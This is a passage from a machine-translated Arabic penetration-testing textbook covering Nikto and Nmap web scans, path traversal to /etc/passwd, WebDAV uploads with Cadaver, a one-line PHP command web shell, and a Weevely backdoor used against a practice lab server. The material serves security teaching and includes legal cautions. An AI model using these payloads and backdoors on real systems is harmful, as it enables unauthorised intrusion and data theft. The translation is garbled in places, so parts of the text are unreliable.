+أعاد الإدخال '/MAINTAINERS.txt'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد الإدخال '/UPGRADE.txt'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

Machine Translated by Google

+أعاد المدخل '/xmlrpc.php'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد المدخل '/admin/'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد الإدخال '/?q=admin/'في ملف robots.txtرمز HTTPغير محظور أو رمز إعادة توجيه (200)

+أعاد المدخل "/?q=comment/reply/"في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد المدخل "/?q=filter/tips/"في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد المدخل "/?q=node/add/"في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد الإدخال "/?q=search/"في ملف robots.txtرمز HTTPغير محظور أو رمز إعادة توجيه (200)

+أعاد الإدخال "/?q=user/password/"في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد المدخل "/?q=user/register/"في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد المدخل "/?q=user/login/"في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد الإدخال "/?q=user/logout/"في ملف robots.txtرمز HTTPغير محظور أو رمز إعادة توجيه (200)

+يحتوي ملف "robots.txt"على 41مدخلاً يجب عرضها يدويًا.

:OSVDB-637 +يمكن تعداد المستخدمين عن طريق طلب –اسم المستخدم (يستجيب بـ "ممنوع" للمستخدمين، و"غير موجود" للمستخدمين غير الموجودين).

يبدو أن Apache/2.4.20قديم (الإصدار الحالي على الأقل هو Apache 2.2.34 .(Apache/2.4.37هو الإصدار الذي انتهى دعمه لفرع 2.x.

:OSVDB-397 +تسمح طريقة 'PUT' HTTPللعملاء بحفظ الملفات على خادم الويب.

تم استرجاع رأس DAV: ARRAY(0x5569d2125668)

تم استرجاع رأس ms-author-via: DAV

تم العثور على رأس غير شائع 'ms-author-via'، ومحتوياته: DAV

+طرق HTTPالمسموح بها: OPTIONS, GET, HEAD, POST, DELETE, TRACE, PROPFIND, PROPPATCH.

نسخ، نقل، قفل، فتح :OSVDB-5646 +طريقة HTTP(رأس "السماح"): قد يسمح "الحذف" للعملاء بإزالة الملفات على خادم الويب.

:OSVDB-5647 +طريقة HTTP(رأس "السماح"): قد يسمح "MOVE"للعملاء بتغيير مواقع الملفات على خادم الويب.

+تم تفعيل WebDAV(تم إدراج PROPFIND UNLOCK COPY PROPPATCH LOCKكأذونات مسموح بها)

تم العثور على رأس غير شائع '93e4r0-cve-2014-6278'، ومحتوياته: صحيح

:OSVDB-112004: /cgi-bin/printenv +يبدو أن الموقع عرضة لثغرة .(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271) "shellshock"

:/./ :OSVDB-3268 +تم العثور على فهرسة الدليل.

:/web.config :OSVDB-3092 +ملف تكوين ASPمتاح.

إضافة /./: إلحاق '/./'بدليل يسمح بالفهرسة

://: OSVDB-3268 +تم العثور على فهرسة الدليل.

:// +يعرض Apacheعلى Red Hat Linuxالإصدار 9قائمة الدليل الجذر افتراضيًا إذا لم تكن هناك صفحة فهرس.

:/%2e/ :OSVDB-3268 +تم العثور على فهرسة الدليل.

:/%2e/ :OSVDB-576 +يسمح Weblogicبعرض شفرة المصدر أو محتويات الدليل، لذا يُرجى الترقية إلى الإصدار 6.0 SP1أو أحدث. .http://www.securityfocus.com/bid/2513

:/phpinfo.php +تم العثور على مخرجات من دالة .(phpinfo

:/sqldump.sql +قاعدة بيانات SQL؟

Machine Translated by Google

:/// :OSVDB-3268 +تم العثور على فهرسة الدليل.

:OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000 +يكشف PHP عن معلومات حساسة محتملة عبر طلبات HTTP معينة تحتوي على سلاسل استعلام محددة.

:OSVDB-119: /?PageServices +قد يسمح الخادم البعيد بعرض قوائم الدليل من خلال Web Publisher عن طريق إجبار الخادم على عرض جميع الملفات عبر "فتح استعراض الدليل".

يجب تعطيل Web Publisher. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.

:OSVDB-119: /?wp-cs-dump +قد يسمح الخادم البعيد بعرض قوائم الدليل من خلال Web Publisher عن طريق إجبار الخادم على عرض جميع الملفات عبر "فتح استعراض الدليل".

يجب تعطيل Web Publisher. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.

:/admin/ :OSVDB-3092 +قد يكون هذا مثيرًا للاهتمام...

:/html/ :OSVDB-3268 +تم العثور على فهرسة الدليل.

:/html/ :OSVDB-3092 +قد يكون هذا مثيرًا للاهتمام...

:/includes/ :OSVDB-3092 +قد يكون هذا مثيرًا للاهتمام...

:/logs/ :OSVDB-3268 +تم العثور على فهرسة الدليل.

:/logs/ :OSVDB-3092 +قد يكون هذا مثيرًا للاهتمام...

/ :OSVDB-3092 +متفرقات/: قد يكون هذا مثيرًا للاهتمام...

:/admin/index.php :OSVDB-3093 +قد يكون هذا مثيرًا للاهتمام... تم رصده في سجلات الويب من ماسح ضوئي غير معروف.

:/cgi-bin/printenv :OSVDB-3233 +البرنامج النصي الافتراضي لـ Apache 2.0 قابل للتنفيذ ويُزوّد متغيرات بيئة الخادم. يجب إزالة جميع البرامج النصية الافتراضية. قد يسمح هذا أيضًا بهجمات من نوع XSS. http://www.securityfocus.com/bid/4431.

:/phpinfo.php :OSVDB-3233 +تم تثبيت PHP، وتم العثور على برنامج نصي تجريبي يقوم بتشغيل phpinfo(). يوفر هذا معلومات كثيرة عن النظام.

+ OSVDB-3268: //

//

//

://تم العثور على فهرسة الدليل.

+ OSVDB-3288:

//

//

//

://يعرض Abyss 1.03 قائمة الدليل عند طلب /.

تم العثور على عنوان غير شائع 'tcn'، ومحتوياته: اختيار

:/README :OSVDB-3092 +تم العثور على ملف README.

:/UPGRADE.txt :OSVDB-3092 +تم العثور على الملف الافتراضي.

:/install.php :OSVDB-3092 +تم العثور على ملف تثبيت Drupal (install.php).

:/install.php :OSVDB-3092 +تم العثور على ملف install.php.

:/LICENSE.txt :OSVDB-3092 +قد يشير ملف الترخيص الموجود إلى برنامج الموقع.

:/xmlrpc.php :OSVDB-3092 +تم العثور على ملف xmlrpc.php.

:/INSTALL.mysql.txt :OSVDB-3233 +تم العثور على ملف تثبيت دروبال.

:/INSTALL.pgsql.txt :OSVDB-3233 +تم العثور على ملف تثبيت دروبال.

:/icons/README :OSVDB-3233 +تم العثور على ملف Apache الافتراضي.

:/cgi-bin/awstats.pl +محلل ملفات سجلات AWStats مُهيأ بشكل خاطئ.

:/sites/ :OSVDB-3268 +تم العثور على فهرسة الدليل.

26722 +طلبًا: تم الإبلاغ عن خطأين و19 عنصرًا على المضيف البعيد

+وقت الانتهاء: 265) (GMT-7) 12:51:47 2020-06-25ثانية)

تم اختبار مضيف واحد.

Machine Translated by Google

أبلغنا برنامج نيكتو، من بين أمور أخرى، أن هذا الموقع يبدو عرضةً لثغرة شيل شوك. سنحاول استغلال هذه الثغرة قريبًا. كما رصد البرنامج معلومات أخرى، منها اعتقاده بأن برنامج أباتشي (برنامج خادم الويب الأساسي) قديم. وكما رأيتم في نتائج فحص ،Nmapفإن بروتوكول WebDAVمُفعّل، وهو ما يُعد مؤشرًا سلبيًا على خادم ويب مُستخدم في بيئة إنتاجية. مع ذلك، فهو مؤشر جيد لمن يرغب في إلحاق الضرر بخادم الويب واستغلاله! ستلاحظون أن بعض هذه المعلومات هي نفسها التي أظهرها فحص ،Nmapولكنها مُقدمة بطريقة مختلفة قليلًا.

باستخدام المعلومات التي تم الحصول عليها حتى الآن، يمكنك البدء بمراجعتها والتأكد، واحدة تلو الأخرى، من وجود المشكلات فعلاً وليست نتائج إيجابية خاطئة -وهو سيناريو شائع مع مخرجات أدوات مثل نيكتو. بالتأكيد لن تُدرج هذه المشكلات في تقريرك إلى العميل دون التحقق منها أولاً!

ومن الأمور الأخرى التي تثير اهتمامًا خاصًا في نتائج نيكتو هو ملف /sqldump
ملف بصيغة .lqs ، والذي يجب عليك محاولة الوصول إليه وتنزيله. يمكنك القيام بذلك باستخدام wgetكما يلي:

```
wget <TargetIP>/sqldump.sql
```

إن العثور على ملف قاعدة بيانات مُسرّب كهذا يحدث أكثر مما تتصور. قد يكون قد تركه مسؤول نظام عديم الخبرة، وقد يكون نسخة احتياطية من قاعدة بيانات خادم الويب، تُركت عن غير قصد متاحة للعامة. هذه مشكلة كبيرة، ولكن إذا عثرت عليها قبل أي شخص آخر، فإنها تصبح أقل خطورة لأن عميلك سيتمكن من حذفها. ستتواصل مع عميلك سريعًا لحل مشكلة من هذا النوع.

لعرض ملف كهذا، المخزن كنص عادي في هذه الحالة، ما عليك سوى استخدام الأمر cat(مع تمريره إلى برنامج lessالتمكين التمرير)، كما هو موضح هنا:

```
cat sqldump.sql | less
```

يمكن أن توفر نسخ قواعد البيانات الاحتياطية معلومات قيّمة. يمكنك تجربة استخدام الأمر grep usersللعثور على أسماء المستخدمين وكلمات المرور المخزنة في هذا الملف. من غير المرجح أن تجد كلمات المرور كنص عادي، ولكن قد تجد تجزئات لها. كما ترى، يمكن لأداة مثل Niktoأن توفر لك العديد من المشكلات المحتملة لاستكشافها. ننصحك بتشغيل Niktoعلى منافذ الويب المفتوحة في مختبرنا الإلكتروني لمعرفة الثغرات الأمنية التي يمكنك تحديدها من هذا النوع.

تخمين محتوى الويب المخفي

أي ماسح ضوئي جيد لثغرات الويب سيقوم بفحص وجود برامج الروبوت
على الرغم من أن ملفات .txt شائعة، إلا أنها غالبًا ما تحتوي على معلومات قليلة أو معدومة الفائدة. ستحتاج إلى تصفح الموقع الإلكتروني أو التطبيق على الخادم يدويًا واستخراج محتواه الظاهر. ولكن ماذا عن الموارد غير المخصصة للعرض؟

نتناول في الفصل 12تقنيات استكشاف ورسم خرائط تطبيقات الويب، بما في ذلك استخدام برامج ال[redacted]

Machine Translated by Google

من المستبعد جدًا أن تتمكن من العثور على جميع المحتويات المتاحة، إذ لن تكون جميعها مرتبطة عبر روابط تشعبية (وبالتالي لن يتمكن برنامج الزحف من العثور عليها). قد تتساءل: لماذا لا نخمن أسماء الملفات والمجلدات ؟ هذا الأسلوب ناجح مع أسماء المضيفين وأسماء المستخدمين وكلمات المرور، وهو ناجح هنا أيضًا. لقد نجح برنامج Nikto في الكشف عن ملفات ومجلدات CGI المعروفة ، ولكن قد توجد مجلدات مخفية أخرى لم ترها بعد.

أحيانًا، قد تصادف صفحاتٍ تُركت سهوًا من مرحلة تطوير الموقع. بل قد تجد واجهة إدارة اعتبرها أحدهم آمنة لعدم وجود روابط إليها من أي مكان آخر في الموقع. يُطلق على هذا النوع من المحتوى اسم "مخفي"، لأنه لا يوجد أي رابط إليه على خادم الويب . ولكن بمجرد طلبه، سيصبح مرئيًا تمامًا.

لا ينبغي لأحد أن يعتبر المحتوى مخفياً حقاً إذا كان موجوداً على خادم ويب عام -حتى لو كان له اسم ملف طويل ويصعب تخمينه!

Nmap

لنجرّب إجراء فحص Nmap ثالث، هذه المرة باستخدام بعض نصوص NSE البرمجية الخاصة بتعداد مواقع الويب. يمكننا استخدام nsediscover.py (الذي تم تقديمه في الفصل السابق) لفحص نصوص HTTP البرمجية المتاحة . أحد هذه النصوص هو http- enum. ، لدمج هذا النص في فحص Nmap، استخدم الأمر التالي:

```
nmap -p 80 -vv -n --script=http-enum <TargetIP>
```

سيقوم هذا بفحص المنفذ 80 فقط، وسيعيد النتائج التالية:

```
سبب خدمة الدولة في الميناء
80/tcp مفتوح :/ | http-enum: | الدليل الجذر مع قائمة على 'apache/2.4.20 (debian)' http تلقي استلام
:/admin/ | مجلد إداري محتمل
:/admin/index.php | مجلد الإدارة المحتمل
:/logs/ | السجلات
:/robots.txt | ملف الروبوتات
:/phpinfo.php | ملف معلومات محتمل
:/private/sdc.tgz | سجلات إدارة IBM Bladecenter (401 غير مصرح به)
| /cgi-bin/awstats.pl: AWStats
:/UPGRADE.txt | ملف دروبال
:/INSTALL.txt | ملف دروبال
:/INSTALL.mysql.txt | ملف دروبال
:/INSTALL.pgsql.txt | ملف دروبال
:/CHANGELOG.txt | دروبال الإصدار 1
:/README | مثير للاهتمام، ملف تعليمات.
:/README.txt | مثير للاهتمام، ملف تعليمات.
:/html/ | دليل قد يكون مثيرًا للاهتمام مع قائمة على 'apache/2.4.20 (debian)'

:/includes/ | دليل قد يكون مثيرًا للاهتمام مع قائمة بملفات 'apache/2.4.20 (debian)'

:/misc/ | دليل قد يكون مثيرًا للاهتمام مع قائمة بـ 'apache/2.4.20 (debian)'
```

Machine Translated by Google


```
/modules/: | دليل قد يكون مثيرًا للاهتمام مع قائمة بـ 'apache/2.4.20 (debian)'

/private/: | مجلد قد يكون مثيرًا للاهتمام 401)غير مصرح به)
/scripts/: | دليل قد يكون مثيرًا للاهتمام مع قائمة على 'apache/2.4.20 (debian)'

/sites/: | دليل قد يكون مثيرًا للاهتمام مع قائمة بـ 'apache/2.4.20 (debian)'

/themes/: _ | دليل قد يكون مثيرًا للاهتمام مع قائمة على 'apache/2.4.20 (debian)'


بورصة الأوراق المالية الوطنية: فحص ما بعد المسح الضوئي للأوراق المالية.
NSE: بدء تشغيل مستوى التشغيل 1 (من 1) للفحص.
بدء تشغيل NSE في الساعة 12:51
تم إكمال NSE في الساعة 12:51، بعد مرور 0.00 ثانية
اقرأ ملفات البيانات من: /usr/bin/../share/nmap
انتهى فحص Nmap: تم فحص عنوان IP واحد (مضيف واحد نشط) في 2.26 ثانية
```

قد تظن أن هذا يشبه المعلومات التي جمعناها مسبقًا من خلال فحص Nmap الشامل وتشغيل Nikto، لكن طريقة جمع المعلومات هي الأساس هنا. فتخمين المحتوى يختلف تمامًا عن سرد محتويات مجلد ما، إذ يتيح لك اكتشاف محتوى لم يكن من المفترض اكتشافه، ويوفر برنامج NSE النصي وسيلة مناسبة لحصر المجلدات والملفات الشائعة.

إلغاء الدليل

Dirb أداة مستقلة تُستخدم لكشف ما يُسمى بالمحتوى المخفي عبر تجربة كلمات المرور، ويمكن تشغيلها على خادم ويب على المنفذ 80 باستخدام الأمر dirb http://<TargetIP>. في الوضع الأمثل (من وجهة نظر المخترق)، ستُخرج Dirb قائمةً مُنظمةً بالموارد التي لم تكن على دراية بها. استخدام Dirb على المنفذ 80 في مختبر الكتب يُنتج مخرجات مشابهة لتلك التي تُنتجها الأدوات التي استخدمتها سابقًا، لذا لن نُثقل الصفحة بأسماء ملفات ومجلدات إضافية.

قم بتجربة هذه الأدوات وغيرها التي تؤدي مهمة مماثلة، مثل Gobuster (github.com/OJ/gobuster). ستصادف بالتأكيد اختلافات بين الأدوات المختلفة، وقد يكون بعضها أكثر فعالية من غيرها في مواجهة تقنيات خوادم الويب المختلفة.

بعد الحصول على قائمة بالمجلدات غير المكتشفة سابقًا، حاول تصفحها. الهدف من هذه العملية هو معرفة ما إذا كان المجلد يكشف عن أي معلومات أو واجهات مفيدة غير مخصصة للوصول العام . يُعد ملف README / نقطة انطلاق جيدة. يوجد أيضًا ملف config/README / وملف phpinfo.php كما هو موضح في المخرجات السابقة، وكلاهما لا ينبغي تركه على خادم إنتاج أو خادم ويب مباشر. غالبًا ما تحتوي ملفات كهذه على أنواع البرامج وأرقام إصداراتها التي يمكنك استخدامها للبحث عن ثغرات أمنية باستخدام أداة مثل Searchsploit.

Machine Translated by Google

ثغرات اختراق الدليل

في أبسط صوره، يقوم خادم الويب بتقديم الملفات المخزنة في مجلد على جهاز الكمبيوتر. وقد يستخدم الخادم مجلدًا مثل / /www/etc/apache/لتخزين الملفات.

عندما يطلب المستخدم ملفًا باستخدام عنوان URLمثل http://example.com/index

يستخدم الخادم المسار المحلي / etc/apache/www/index.html/للوصول إلى الملف. لا ينبغي للمستخدم النهائي معرفة بنية الدليل الأساسية لخادم الويب ، ولا يحتاج إلى ذلك. يجب ألا يسمح خادم الويب بالوصول إلى الملفات خارج مجلد / ، etc/apache/wwwومع ذلك، فقد تم اكتشاف ثغرات في برامج خوادم الويب تسمح بذلك.

في الفصل الرابع، "جمع المعلومات الاستخباراتية من المصادر المفتوحة"، عرّفناكم بفكرة كشف ملف / etc/passwdعلى أنظمة شبيهة بنظام يونكس عبر عنوان URLفقط. توجد طرق مختلفة لتحقيق ذلك، إحداها استخدام هجوم اختراق المسار . قد يبدو مصطلح "هجوم" أكثر تعقيدًا مما هو عليه في الواقع. دعونا نستعرض مثالًا على هذه المشكلة.

على جهازك المحلي، عند تغيير المجلد باستخدام سطر الأوامر، تستخدم الأمر ؛ cdعلى سبيل المثال، home/hacker/book، / cdالذي يُغيّر مجلد العمل الحالي إلى home/hacker/book. الآن، إذا أردتَ تعديل ملف باسم notes.txtفي home/hacker، فبدلاً من تغيير المجلد مرة أخرى، يمكنك كتابة nano ../notes.txtلأن ../ يُشير إلى المجلد الأصل للمجلد الحالي (بينما ./ يُشير إلى المجلد الحالي). هذا ينطبق أيضاً على خادم الويب.

بما أن صفحات الويب والموارد الأخرى غالبًا ما تكون مجرد ملفات في دليل على جهاز يعمل بنظام يونكس، فقد تتمكن أحيانًا من استغلال هذا الاختصار للوصول إلى ملفات لم يكن من المفترض عرضها عبر خادم الويب. لبدء اختبار هذه الثغرة الأمنية، يمكنك ببساطة تحديد عنوان URLكما يلي: http://example.com/../etc/passwd.

لاحظ أنه إذا استخدمت متصفح الويب لإجراء هذا الفحص بدلاً من Net-catأو أداة مناسبة مماثلة، فقد لا ترسل فعليًا ../ إلى خادم الويب البعيد، لأن المتصفح سيحذفها من طلبك أثناء تحليل المسار المطلوب وتصحيحه وفقًا لذلك. قد يفسر خادم الويب عنوان URLهذا على أنه المسار المحلي (أو الموقع) لـ etc/apache/www/../// .

ملف etc/passwd، وهو نفسه / etc/apache/etc/passwd.ربما لا يوجد هذا الملف، وقد تظهر لك رسالة خطأ من الموقع. الآن، أضف ../ أخرى إلى عنوان URL: http://example.com/../../etc/passwd.

هذه المرة يقوم خادم الويب بتحويل هذا إلى مسار محلي هو /.etc/etc/passwd

كادوا أن ينجحوا، لكن لم ينجحوا. أضف رابطًا آخر : ../: .http://example.com/../../../etc/passwd

يحاول الخادم الآن الوصول إلى الملف الموجود في المسار / ، etc/passwdوإذا كان مُعرّضًا للاختراق، فقد يعرض لنا هذا الملف. توجد العديد من الصيغ المختلفة لهذا الهجوم التي تسمح بتشفير مسار الملف، ولكنها جميعًا تعمل بطريقة مماثلة.

في الفصل ،4رأينا كيف يمكن الوصول إلى الملفات غير العامة باستخدام عنوان URLمثل هذا: .documentid=/etc/passwd www.example.com/

قد ينجح هذا مع موقع واحد، وفي موقع آخر قد تحتاج إلى تصفح الدلائل، على سبيل المثال: .etc/passwd www.example.com/documentid=../../../../../

يمكن استخدام أسلوب التجربة والخطأ هذا لاستهداف أي عدد من الملفات الحساسة، مثل ملف config.php وملفات التكوين الأخرى. معرفة المزيد عن

Machine Translated by Google

سيساعدك نظام التشغيل الأساسي، وخادم الويب، ولغة البرمجة النصية من جانب الخادم ، وأي برامج أخرى تعمل على الجهاز، في تحديد الملفات المستهدفة. سنتناول هجوم اختراق الدليل بمزيد من التفصيل في الفصل الثاني عشر، "تطبيقات الويب".

قد تظن أن استغلال ثغرات أمنية بسيطة، مثل أخطاء اختراق المسارات أو التلاعب بمعلمات عنوان URL، لن يُؤدي [redacted] وخيمة. لكنك مخطئ، فقد اعتُقل باحثون أمنيون في الماضي بسبب أخطاء بسيطة كهذه، كما في قضية دانيال كوثبرت. يُمكن اعتبار تعديل عنوان URL، حتى بأبسط الطرق، محاولة غير قانونية للوصول إلى نظام أو شبكة، وهو أمرٌ مُجرّمٌ في بعض الدول. ننصحك بتجربة هذه التقنيات على جهازك الافتراضي الخاص، مثل مختبر الكتب، وليس على خوادم الويب العامة دون إذن.

تحميل الملفات

إحدى الطرق الشائعة لرفع الملفات إلى خوادم الويب البعيدة هي استخدام بروتوكول نقل الملفات (FTP). لكن استخدام FTP أصبح أقل شيوعًا في الوقت الحاضر، وهناك العديد من الطرق الأخرى التي ظهرت ثم اختفت لرفع المحتوى إلى خادم الويب. تُعد أنظمة إدارة المحتوى (CMS) إحدى هذه الطرق، وتشمل برامج مثل ووردبريس، وجوملا، ودروبال، وغيرها. أنظمة إدارة المحتوى هي تطبيقات ويب بحد ذاتها ، وغالبًا ما تستخدم قواعد البيانات لتخزين المحتوى. قد تستخدم الشركات اليوم نظام إدارة محتوى لإجراء التعديلات اليومية على مواقعها الإلكترونية؛ على سبيل المثال، لإضافة منتجات جديدة إلى المتجر، وكتابة مقالات المدونة، وما إلى ذلك. ومع ذلك، توجد العديد من التقنيات الأخرى التي تؤدي دورًا مشابهًا في تمكين المستخدم من رفع المحتوى أو تعديله على خوادم الويب.

WebDAV

ربما لاحظتَ قائمةً بالملفات والمجلدات إذا أجريتَ فحصًا كاملًا باستخدام Nmap على خادم المختبر سابقًا. تم الحصول على هذه القائمة لأن بروتوكول WebDAV مُتاح على هذا الخادم تحديدًا. إذا صادفتَ خادمًا يدعم WebDAV، يمكنك محاولة الاتصال به باستخدام أدوات مثل Cadaver، وهو ببساطة عميل WebDAV يعمل عبر سطر الأوامر. في الواقع، تحتوي معظم أنظمة التشغيل على عميل WebDAV مُدمج مُسبقًا. إذا كنتَ تستخدم نظام Microsoft Windows، على سبيل المثال، يمكنك استخدام الأمر net use x: http://192.168.56.101/

يمكنك من خلال موجه الأوامر ربط خادم ويب بنظام ملفاتك كقرص شبكة. يُعدّ هذا الأمر مفيدًا لكلٍّ من ناشري المواقع الإلكترونية والمخترقين، حيث يُمكننا غالبًا تفعيل بروتوكول WebDAV على خادم الويب واستخدامه كوسيلة لنقل الملفات من وإلى الشبكة. للاتصال بمختبر الكتب، زوّد برنامج Cadaver بعنوان IP المستهدف: cadaver <TargetIP>. عند نجاح الاتصال، ستظهر لك موجه الأوامر ، dav:/> حيث يمكنك تنفيذ أوامر مثل ls. يمكنك الآن عرض قائمة الملفات، وتنزيلها، ومحاولة تحميل ملفاتك الخاصة إلى خادم الويب. مختبر الكتب لدينا عرضة لهذا الهجوم، ويمكن استغلاله لـ

Machine Translated by Google

التجربة. أولًا، حاول إنشاء ملف PHPبسيط (هناك أدلة كافية تشير إلى أن الخادم يعمل بنظام (PHPباستخدام محرر النصوص الذي تفضله. حاليًا، سمِّه .test.phpكل ما عليك إضافته إلى هذا الملف هو سطر واحد كما يلي:

```
<?php echo "Hello"; ?>
```


يمكنك الآن محاولة تحميل هذا الملف باستخدام أمر PUTفي dav:/>
يكفي كتابة الأمر . put test.php(يمكنك أيضًا تجربة حذف ملفك أو ملفات أخرى باستخدام الأمر .(delيجب أن ترى المخرجات التالية:

```
جارٍ تحميل الملف test.phpإلى المسار `/test.php`
التقدم: [<===>]تم بنجاح 110.0%من 23بايت.
```

والآن، قم بزيارة الصفحة التي قمت بتحميلها للتو باستخدام متصفح الويب الخاص بك.
تم تحميل الملف إلى المجلد الجذر للخادم، لذا فإن عنوان URLهو ببساطة .http://<TargetIP>/test.phpيجب أن ترى رسالتك معروضة في المتصفح، مما يعني أن الخادم لم يسمح فقط بتحميل ملفك ، بل قام أيضًا بتشغيل كود PHPالذي أرسلته. إذا وجدتَ أن هذا ممكن على جهاز أحد العملاء، فهذا يعني أن لديه مشكلة كبيرة!

الخطوة التالية هي تجربة تحميل ملف أكثر تعقيدًا، مثل .<?php system($_GET[cmd]); ?>عدّل ملفك الأصلي، ثم أعد تحميله، واستخدم الرابط التالي: .http://<TargetIP>/test.php?cmd=idيحاول هذا الرابط تشغيل أمر id الخاص بنظام UNIX/Linuxعلى خادم الويب باستخدام نظام PHP

تُستخدم الدالة $_GETللإشارة إلى زوج من المعاملات والقيم التي تم توفيرها مع طلب GET . يمكنك أن ترى كيف يمكن أن يكون هذا مفيدًا، ولكنه خطير أيضًا، حيث يمكن لأي شخص الآن ببساطة تشغيل أوامر على خادم الويب، كما هو موضح في الشكل .7.3تم تشغيل أمر id ، وتم إرسال الناتج إلى متصفحك.



الشكل :7.3تشغيل أمر idعبر PHP

أصبح بالإمكان الآن تنفيذ الأوامر على هذا الخادم باستخدام لغة .PHPفي الماضي ، استغلّ المخترقون الخبيثون ثغرات تحميل الملفات في المواقع الإلكترونية لتشويه أكبر عدد ممكن من المواقع لمجرد التباهي. ولكن مع وجود طريقة لتنفيذ الأوامر في نظام التشغيل، أصبح بالإمكان تحقيق أكثر من مجرد تشويه. لا ينبغي استخدام هذا الأسلوب على نظام العميل، لأنه يُعرّض ملف PHPالخاص بك لخطر الاختراق وإساءة الاستخدام، لذا احرص دائمًا على حماية هذه المحاولات بكلمة مرور لمنع إساءة الاستخدام. كما أن إرسال العديد من الأوامر عبر عنوان URLبهذه الطريقة غير عملي. يا ليتنا نملك صلاحية الوصول إلى هذا الخادم البعيد...

Machine Translated by Google

واجهة ويب مع Weevely

يمكنك كتابة برنامجك الخاص بلغة PHP، لكن هذا ليس ضروريًا لأن العمل الشاق قد أنجزه آخرون بالفعل، مع أن تعلم كيفية القيام بذلك ممتعٌ بلا شك. إحدى الأدوات التي يمكنك استخدامها لهذا الغرض هي Weevely. تُنشئ هذه الأداة ملف PHP مُشفرًا، وعند تحميله إلى خادم بعيد، يفتح ثغرةً خلفيةً تُمكّنك من تنفيذ الأوامر. تشغيل البرنامج بدون أي وسائط، بكتابة weevely، سيوفر لك الصيغة الأساسية، كما هو موضح هنا:

```
[+] weevely 3.7.0
[!]خطأ: عدد الوسائط قليل جدًا

[+]تشغيل الطرفية أو الأمر على الهدف
weevely <URL> <password> [cmd]

[+]استعادة جلسة حالية
جلسة ويقلي <المسار> [الأمر]

[+]إنشاء وكيل جديد
يُنشئ weevely<كلمة المرور> <المسار>
```

أولًا، ستحتاج إلى إنشاء وكيل جديد باستخدام الأمر `generate`، مع إدخال كلمة مرور h4x0r (في المثال التالي) متبوعة باسم الملف الذي ترغب باستخدامه. إذا لم تكن السرية مهمة، يمكنك استخدام اسم مناسب مثل `backdoor.php`، ولكن يمكنك استخدام اسم أكثر سرية إذا كنت تفضل ذلك. من الأفضل تجنب استبدال أي ملفات موجودة، لذا تأكد دائمًا من وجود الملف قبل تحميله!

```
يقوم برنامج weeveyبإنشاء ملف h4x0r backdoor.php
```

بعد ذلك، قم بتحميل ملف backdoor.php باستخدام Cadaver، تمامًا كما فعلت مع ملف test.php. بمجرد تحميل البرنامج الخبيث، يمكنك استخدام Weevely للتواصل معه. هذه المرة، ستحدد عنوان URL وكلمة المرور كمعاملات.

```
weevely http://<TargetIP>/backdoor.php h4x0r
```

يجب أن ترى شيئًا مشابهًا للشاشة التالية:

```
[+] weevely 3.7.0

[+]الهدف: [+]الجلسة: /root/.weevely/sessions/192.168.56.101/backdoor_1.session 192.168.56.101

[+]تصفح نظام الملفات أو تنفيذ الأوامر يبدأ الاتصال
[+]إلى الهدف. اكتب :pleh لمزيد من المعلومات.

ويقلي>
```

Machine Translated by Google

يمكنك الآن محاولة إصدار أمر عبر موجه الأوامر . <weevely>الأمر id
ينتج عن ذلك المخرجات التالية:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@webserver01:/var/www $
```


يظهر لك الآن موجه أوامر مألوف . ($)هذا ليس غلاف أوامر كاملًا، بل واجهة شبيهة بأغلفة الأوامر مُحاكاة بلغة .PHPتبدو هذه الواجهة وتتصرف كغلاف أوامر حقيقي، لكنها محاكاة، لذا فهي لا تحتوي على جميع ميزات غلاف الأوامر الأصلي، مثل التحكم في العمليات وواجهة الكتابة عن بُعد. وهي محدودة بطبيعة بروتوكول HTTPعديم الحالة. تذكر أن الأوامر تُنفذ عبر ،PHPلغة البرمجة النصية من جانب الخادم. يختلف هذا عن أغلفة الأوامر السابقة التي تناولناها، مثل تلك التي تم الحصول عليها من خلال استغلال ثغرات .Metasploit

لهذه الأسباب، من غير المرجح أن تنجح محاولات رفع مستوى الصلاحيات مباشرةً على هذه الصدفة، وقد ترغب في إنشاء صدفة Netcatيدوية لتنفيذ المزيد من عمليات الاستغلال. مع ذلك، يُمكنك تصفح نظام الملفات بحثًا عن مزيد من المعلومات والثغرات الأمنية بكفاءة باستخدام واجهة .Weevely

لمعرفة المزيد مما يمكنك فعله باستخدام ،Weevelyما عليك سوى استخدام الأمر :pleh .
